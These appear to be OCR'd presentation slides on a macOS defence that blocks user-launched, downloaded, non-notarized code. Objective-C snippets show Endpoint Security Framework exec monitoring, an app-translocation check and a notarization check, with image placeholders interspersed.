…block downloaded, non-notarized items

while waiting for apple's patch



Can we just detect (and block) the execution any downloaded code, that is not notarized?

1 Detect new process launches

2 Is item from the internet?
(and launched by the user)

3 Is item non-notarized?


4 block!

Detecting New Process Launches

…via Apple's Endpoint Security Framework (ESF)

```
//client/event of interest
@property es_client_t* esClient;
es_event_type_t events[] = {ES_EVENT_TYPE_AUTH_EXEC};

//new client
//callback will process 'ES_EVENT_TYPE_AUTH_EXEC' events
es_new_client(&esClient, ^(es_client_t *client, const es_message_t *message)
{
    //TODO: process event
    // return ES_AUTH_RESULT_ALLOW or ES_AUTH_RESULT_DENY
}

//subscribe
es_subscribe(endpointProcessClient, events, 1);
```


callback for process execs



ESF Process Exec Monitor (ES_EVENT_TYPE_AUTH_EXEC)


"Writing a Process Monitor with Apple's Endpoint Security Framework" objective-see.com/blog/blog_0x47.html

Is item User-launched & from the Internet?
…via app translocation status



App Translocation

prevent hijack attacks
(DefCon 2015)




```
void *handle = NULL;|
bool isTranslocated = false;

//get 'SecTranslocateIsTranslocatedURL' (private) API
handle = dlopen("/System/Library/Frameworks/Security.framework/Security", RTLD_LAZY);
secTranslocateIsTranslocatedURL = dlsym(handle, "SecTranslocateIsTranslocatedURL");

//check (will set isTranslocated variable)
secTranslocateIsTranslocatedURL([NSURL fileURLWithPath:path], &isTranslocated, NULL);
```

is item translocated?
(via (private) SecTranslocateIsTranslocatedURL)

Is item Notarized?
…via SecStaticCodeCheckValidity


```
SecStaticCodeRef staticCode = NULL;
SecRequirementRef isNotarized = nil;

//init code ref / requirement string
SecStaticCodeCreateWithPath(path, kSecCSDefaultFlags, &staticCode);
SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &isNotarized);

//check against requirement string (will set isNotarized variable)
SecStaticCodeCheckValidity(staticCode, kSecCSDefaultFlags, isNotarized);
```

is item notarized?
(via SecStaticCodeCheckValidity)



In Action

…generic protection, before apple's patch!

